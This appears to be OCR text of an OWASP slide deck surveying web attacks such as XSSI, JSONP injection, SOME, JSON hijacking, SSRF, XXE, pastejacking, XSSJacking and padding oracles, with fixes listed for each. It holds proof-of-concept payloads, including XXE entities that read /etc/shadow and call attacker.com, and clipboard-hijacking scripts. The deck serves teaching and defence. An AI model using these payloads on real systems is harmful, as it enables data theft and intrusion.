


Fig. 1: Basic PRMitM attack illustration. In this example, the email service provider challenges the attacker with a CATPCHA and a security question.

https://blog.acolyer.org/2017/06/21/the-password-reset-mitm-attack/

OWASP
The Open Web Application Security Project

How to fix?

- Good security questions (contacts, user actions…)
- Password reset via SMS

Cross-Site Script Inclusion

Cross-Site Script Inclusion (XSSI), designates a kind of vulnerability which exploits the fact that, when a resource is included using the script tag, the SOP doesn't apply, because scripts have to be able to be included cross-domain. An attacker can thus read everything that was included using the script tag.

```
var privateKey = "-----BEGIN RSA PRIVATE KEY-----\
MIIEpQIBAAKCAQEAxaEY8URy0jFmIKn0s/WK6QS/DusEGRhP4Mc2Owb1FQkKXHOs\
XYfbVmUCySpWCTsPPiKwG2a7+3e5mq9AsjCGvHyyzNmdEMdXAcdrf45xPS/1yYFG\
0v8xv6QIJnztMl18xWymaA5j2YGQieA/UNUJHJuvuvIMkZYkkeZlExszF2fRSMJH\
```

```
<head>
  <title>Regular XSSI</title>
  <script src="https://www.vulnerable-domain.tld/script.js"></script>
</head>
<body>
  <script>
    alert(JSON.stringify(keys[0]));
  </script>
</body>
```

https://www.scip.ch/en/?labs.20160414


OWASP
The Open Web Application Security Project

How to fix?

- Never place sensitive/dynamic content inside JavaScript files

JSONP Injection

JSONP comes from JSON with Padding and it was created in order to bypass common restrictions such as Same-origin Policy which is enforced for XMLHttpRequest (AJAX requests).



https://securitycafe.ro/2017/01/18/practical-jsonp-injection/


OWASP
The Open Web Application Security Project

How to fix?

- Do not use JSONP

OWASP
The Open Web Application Security Project

Same Origin Method Execution



PoC:

@Main Page:

```
<script>
function startSOME() {
 window.open("step1.html");
 location.replace("http://www.vulnerable-domain.com/privateAlbum");
}
document.body.addEventListener("click",startSOME); //Popup Blocker trick
</script>
```

@step1.html:

```
<script>
function waitForDOM() {
      location.replace("http://www.vulnerable-domain.com/flash-plugin.swf?callback=opener.document.body.privateAlbum.firstChild.nextElementSibling.submit");
}
setTimeout(waitForDOM,3000);
</script>
```

http://www.benhayak.com/2015/06/same-origin-method-execution-some.html

OWASP
The Open Web Application Security Project

How to fix?

- Do not use callbacks
- Whitelist callbacks


JSON Hijacking

Some browser vulnerabilities (or features), allow attackers to gain information via JavaScript.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13

1,abc,def,ghi
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target CSV -->
<SCRIPT src="(target data's URL)"></SCRIPT>
```




```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Disposition: attachment; filename="a.json"
Content-Length: 39

{"aaa":"000", "bbb":"111", "ccc":"222"}
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target JSON -->
<SCRIPT src="(target data's URL)" charset="UTF-16BE"></SCRIPT>
```

https://www.mbsd.jp/Whitepaper/xssj.pdf

JSON Hijacking – User controlled data

<script src="http://subdomain1.portswigger-labs.net/utf-16be/without_proxies/json.php" charset="UTF-16BE"></script>

```
{"abc":"abcdsssdfsfds","a":"<?php echo mb_convert_encoding("=1337;for(i in
window)if(window[i]===1337)alert(i.replace(/./g,function(c)
{c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}));setTimeout(function(){for(i in window)
{try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)alert(i.replace(/./g,function(c)
{c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff);}))}catch(e)
{}}});++window.", "UTF-16BE")?>a":"dasfdasdf"}
```

```
{"abc":"abcdsssdfsfds","a":"
```

http://blog.portswigger.net/2016/11/json-hijacking-for-modern-web.html

OWASP
The Open Web Application Security Project

How to fix?

- User hard-to-guess parameters in the URL
- Require custom HTTP headers (for JS requests)

Reflected File Download

Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped.




Figure 3 – Input from the "bar" parameter is reflected in the response

https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view


OWASP
The Open Web Application Security Project

How to fix?

- Use exact URL mapping
- Check paper for more suggestions

Server Side Request Forgery

Web applications can trigger inter-server requests, which are typically used to fetch remote resources such as software updates, or to import data from a URL or other web applications. While such inter-server requests are typically safe, unless implemented correctly they can render the server vulnerable to Server Side Request Forgery.



https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/

How to fix?

- Whitelist allowed domains and protocols

OWASP
The Open Web Application Security Project

XML External Entity (XXE)

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
  <foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]>
  <foo>&xxe;</foo>
```


https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

OWASP
The Open Web Application Security Project

How to fix?

- Explicitly disable XXE in the parser you use.

DNS Rebinding



https://www.youtube.com/watch?v=O0JG_eKLcws

OWASP
The Open Web Application Security Project

How to fix?

- Strong authentication for services
- Verify Host header
- Add TLS (verify certificate)

PasteJacking

Copy the text below and run it in your terminal for totally not evil things to happen.

echo "not evil"

```
document.addEventListener('keydown', function(event) {
    var ms = 800;
    var start = new Date().getTime();
    var end = start;
    while(end < start + ms) {
        end = new Date().getTime();
    }
    copyTextToClipboard('echo "evil"\n');
});
```

```
[redacted]L:~ ionut$ echo "evil"
evil
[redacted]:~ ionut$
```

https://github.com/dxa4481/Pastejacking

OWASP
The Open Web Application Security Project

How to fix?

- Do not trust Copy/Paste from websites

OWASP
The Open Web Application Security Project

XSSJacking


```
<html>
    <head>
        <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
        <script src="main.js"></script>
    </head>
    <body ng-app="xssApp" ng-controller="mainController">
        <h1> </h1>
        <textarea placeholer="Vulnerable to XSS" ng-model="textArea" ng-change="checkForAlert(textArea)"
        </textarea>
    </body>
</html>
```

```
Enter your email below to register:
</br>
<textarea autofocus style="width:220px; height:35px;"></textarea>
</br>
Repeat your email:
</br>
<iframe style="width:230px; height:50px;" frameBorder="0" src="index.html"></iframe>
</br>
<input type="submit"></input>
<script>
    document.addEventListener('copy', function(e){
        e.clipboardData.setData('text/plain', '\x3cscript\x3ealert(1)\x3c/script\x3e');
    });
</script>
```

https://github.com/dxa4481/XSSJacking

OWASP
The Open Web Application Security Project

How to fix?

- Avoid Self-XSS
- X-Frame-Options or CSP

CSS History Stealing

Visited Link

www.slashdot.org
www.reddit.com
www.webmd.com
www.chase.com
www.bankofamerica.com

Unvisited Link

```
var links =
document.querySelectorAll('a');

for (var x = 0; x < links.length; ++x) {
  console.log(

document.defaultView.getComputedStyle(
     link[x], null
   ).color
  );
}

>> rgb(85, 26, 139)   # Purple
>> rgb(0, 0, 238)     # Blue
>> rgb(85, 26, 139)   # Purple
>> rgb(85, 26, 139)   # Purple
>> rgb(0, 0, 238)     # Blue
```


https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf

OWASP
The Open Web Application Security Project


How to fix?

- Browsers should protect you


CSS Injection



HTML document; secret data is highlighted.



Attacker injects CSS leader and trailer around secret.



CSS parser skips most of the document, loads secret as a valid style rule.

https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf

OWASP
The Open Web Application Security Project

How to fix?

- Browsers should protect you

ECB/CBC Crypto tokens

```
rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715000;
```

```
rnd=2458 68BAC980742B9EF8
992;app= 0A27CBBBC0618E38
iTradeEU 76FF3D6C6E6A7B9C
R_1;uid= B8FCA486F9E11922
218;user 776F0307329140AA
name=daf BD223F003A8309DD
ydd;time B6B970C47BA2E249
=6344304 A0670592D74BCD07
23694715 D51A3E150EFC2E69
000;     885A5C8131E4210F
```

```
rnd=2458 68BAC980742B9EF8
992;app= 0A27CBBBC0618E38
iTradeEU 76FF3D6C6E6A7B9C
R_1;uid= B8FCA486F9E11922
992;app= 0A27CBBBC0618E38
218;user 776F0307329140AA
name=daf BD223F003A8309DD
ydd;time B6B970C47BA2E249
=6344304 A0670592D74BCD07
23694715 D51A3E150EFC2E69
000;     885A5C8131E4210F
```

http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html

ECB/CBC Crypto tokens

```
????????328583 01;app=eBankProdTC;uid=216;time=6343303;
????????3275832 1;app=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;aqp=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;app=eAankProdTC;uid=216;time=6343303;
rnd=191432758301???????nkPqodTC;uid=216;time=6343303;
rnd=191432758301???????nkProdUC;uid=216;time=6343303;
rnd=191432758301;app=eBa????????;uie=216;time=6343303;
rnd=191432758301;app=eBa????????;uid=226;time=6343303;
rnd=191432758301;app=eBankProdTC????????;timd=6343303;
rnd=191432758301;app=eBankProdTC????????;time=634503;
```

http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html

OWASP
The Open Web Application Security Project


How to fix?

- Use secure random generated tokens (session identifiers)
- Do not use poorly encrypted sensitive data

Padding Oracle Attack


The preferred method of padding block ciphertexts is PKCS7. In PKSC7, the value of each padded byte is the same as the number of bytes being added. So if a block is 12 characters, you pad it with [04, 04, 04, 04]. If it is 15 characters, you pad it with [01]. If it is exactly 16 characters, you add an entire extra block of [16] * 16.

Block Ciphers & PKCS #7 Padding



	Block 3								Block 4							
Byte	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex.1	AA	BB	CC	DD	EE	FF	02	02								
Ex.2	AA	BB	CC	DD	EE	FF	AB	AC	08	08	08	08	08	08	08	08

Decryption with Padding Error



	Block 1							
Byte	1	2	3	4	5	6	7	8
C	6A	7F	C1	AD	FE	A5	6C	27
INT ⊕ IV	AB	98	89	BA	67	54	DC	CD
	01	23	45	67	89	AB	CD	EF
P	AA	BB	CC	DD	EE	FF	11	22

https://robertheaton.com/2013/07/29/padding-oracle-attack/

OWASP
The Open Web Application Security Project

How to fix?

- Do not use poorly encrypted sensitive data
- Check for integrity and cause only two responses: ok and failed

OWASP
The Open Web Application Security Project

Links

PHP Object Injection: https://securitycafe.ro/2015/01/05/understanding-php-object-injection/

Java Deserialization: https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
Expression Language Injection: https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf

Client Side Template Injection: http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html
On Site Request Forgery: http://blog.portswigger.net/2007/05/on-site-request-forgery.html

Web Cache Deception Attack: https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf
NoSQL Injection: https://www.infog.com/articles/nosql-injections-analysis

XPATH Injection: https://www.owasp.org/index.php/XPATH_Injection
